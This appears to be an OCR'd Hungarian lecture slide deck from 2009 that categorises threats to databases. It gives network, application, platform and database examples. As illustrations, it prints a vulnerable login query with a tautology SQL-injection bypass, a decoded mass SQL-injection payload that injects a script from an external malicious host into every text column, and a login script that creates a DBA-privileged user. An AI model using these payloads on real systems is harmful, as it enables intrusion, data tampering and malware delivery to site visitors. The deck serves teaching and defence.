Adatbázisok elleni fenyegetések rendszerezése

Fleiner Rita BMF/NIK

Robothadviselés 2009

Előadás tartalma

- Adatbázis biztonsággal kapcsolatos fogalmak értelmezése
- Rendszertani alapok
- Rendszerezési kategóriák az adatbázis fenyegetések esetében
- Jellegzetes adatbázis fenyegetések összegyűjtése a támadás pontja szerint

Bevezető fogalmak

- Adatbázisok fenyegetettségei
- Adatbázisok sebezhetőségei: a biztonság alanyának tulajdonsága, hiányossága
- Adatbázis-biztonság fogalma
  - Biztonság: állapot, a lehetséges fenyegető hatások elleni, megkívánt mértékű védettség
  - Biztonság alanya
  - Védendő tulajdonságai


Bevezető fogalmak

- Adatbázis-biztonság alanya (a fenyegetések által veszélyeztetett objektum)
  - Adatbázisokban tárolt adatok (szűk értelmezés)
  - + ABKR (tág értelmezés)
- Adatbázis-biztonság alanyának védendő tulajdonságai
  - Adatok: sértetlenség, rendelkezésre állás, bizalmasság, (letagadhatatlanság, hitelesség)
  - ABKR: sértetlenség, rendelkezésre állás

Rendszertanok alapjai

- Cél: egy adott szakterület (tudományterület) objektumainak **számbavétele** és **besorolása** valamely kategóriába
- Rendszertan követelményei
  - Rendszerezendő objektumok meghatározása
  - Besorolási szempontok
  - Egyértelmű besorolhatóság

Egy lehetséges architektúra



Kategorizálási szempontrendszerek I.

- A támadó adatbázishoz való viszonya szerint
  1. Külső támadás
  2. Belső támadás

- A támadó indíttatása szerint
  1. Szándékos
  2. Véletlen


Kategorizálási szempontrendszerek II.

- A támadás által sérült biztonsági tulajdonságok szerint
  1. Adat sértetlensége
  2. Adat rendelkezésre állása
  3. Adat bizalmassága
  4. ABKR sértetlensége
  5. ABKR rendelkezésre állása

Kategorizálási szempontrendszerek III.

- A támadás helye szerint
  1. Hálózat
  2. Alkalmazás
  3. Platform (hardver, szoftver)
  4. Adatbázis

A támadás helye az architektúrában




1. Hálózat
2. Alkalmazás
3. Platform (hardver, szoftver)
4. Adatbázis

Jellegzetes hálózati fenyegetések

- Technikák:
  - Hálózati adatforgalom lehallgatása
  - Forráscím meghamisításával beékelődéses támadás
  - Szolgáltatás megtagadása (DoS) típusú támadás (ABKR ellen, pl. SYN csomagok elárasztásával)
  - Puffer túlcsordulás
- Hálózati-szállítási réteg fenyegetései
- Adatbázis hálózati (kommunikációs) protokollok fenyegetései

Adatbázis kommunikációs protokolljának támadása




- Üzenetek lehallgatása
- Üzenet struktúrájának, mező méretének, tartalmának megváltoztatása

Jellegzetes alkalmazás fenyegetések

- Puffer túlcsordulás
- SQL injekció
- XSS

SQL injekció – példa:

- Hitelesítés kijátszása
  - Bejelentkezés az alkalmazásba
  - Sérülékeny kódrészlet:




```
SqlQry = "SELECT * FROM Users WHERE Username = ‘"
&  Request.QueryString("User") & " ' AND Password = ‘ " &
 Request.QueryString("Pass") & " ‘ ";
LoginRS.Open SqlQry, MyConn;
If LoginRS.EOF Then Response.Write("Invalid Login");
```

SQL injekció

- Jóhiszemű felhasználó: John felhasználó név + Smith jelszó

SELECT * FROM Users WHERE Username = ‘John’ AND Password = ‘Smith’

- Rosszhiszemű felhasználó: John felhasználó név + X’ OR ‘1’=‘1 jelszó

SELECT * FROM Users WHERE Username = ‘John’ AND Password = ‘X’ OR ‘1’=‘1’

XSS támadás

- Tipikusan web alkalmazások sérülékenységét használja
- Rosszindulatú web-felhasználó kártékony kódot illeszt weblapra, amit más felhasználó is lát
- Például: HTML kód vagy kliens oldali script

XSS és SQL injekció kombinálása

- Legitim link helyett

http://www.domain.com/fileName.cfm?variable1=0&variable2=4241

- Hacked link használata

http://www.domain.com/folderName/filename.cfm?variable1=0&variable2=4241;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C41524520405420766172636861722 8323535292C4043207661726368617228343030302920444543C41524520546162 6C655F437572736F722043552534F522 0464F522073656C65637420612E6E616D652C622E6E616D652066726F6D207379736F626A65637473206

A hozzáfűzött rész hexadecimális, az SQL szerver értelmezni tudja, a generált kód a következő:

```
DECLARE @T VARCHAR(255),@C VARCHAR(4000)
DECLARE Table_Cursor CURSOR FOR SELECT
a.name,b.name FROM sysobjects a,syscolumns b WHERE
a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35
OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN EXEC('update
['+@T+'] set ['+@C+']=['+@C+']+""></title> <script
src="http://1.verynx.cn/w.js"></script><!--" where '+@C+'
not like "%"></title> <script
src="http://1.verynx.cn/w.js"></script><!--'') FETCH NEXT
FROM Table_Cursor INTO @T,@C END CLOSE
Table_Cursor DEALLOCATE Table_Cursor
```

XSS és SQL injection kombinálása

- Ha az AB felhasználó eléri a rendszer táblákat, akkor abból kigyűjti az adatbázis tábláit, majd a következő kódot szúrja be az összes tábla sztring alapú oszlopába:

</title><script src="http://1.verynx.cn/w.js"></script><!—

- Az áldozatok böngészőjében pedig lefut a megadott javascript.

Jellegzetes platformot érintő fenyegetések

- Operációs rendszer puffer túlcsorduláson keresztüli fenyegetése
- Operációs rendszer állományainak nem megfelelő védelme (jogosultságok hibás beállítása)
  - ABKR login szkriptje
  - AB mentéseket tartalmazó fájlok

Login szkript támadása

```
----------------login.sql--------------------------
set term off
create user hacker identified by hacker;
grant dba to hacker;
set term on
----------------login.sql--------------------------
```

Jellegzetes adatbázis fenyegetések

- ABKR rossz konfigurációjára építő fenyegetés
- ABKR rossz üzemeltetésére építő fenyegetés
- ABKR hitelesítési mechanizmusának fenyegetése
- Adatbázisok tárolt eljárásainak sérülékenységét kihasználó fenyegetés
  - Puffer túlcsordulás
  - SQL injekció
- Adatbázis jogosultságok rossz beállítása

Összefoglalás

- Támadási pont helye szerinti rendszerezés a védelem megtervezését is segíti
- Adatbázis-biztonság megvalósítását hatékonyan szolgálja, ha tudjuk, hol kell potenciális veszélyre számítani

Köszönöm a figyelmet!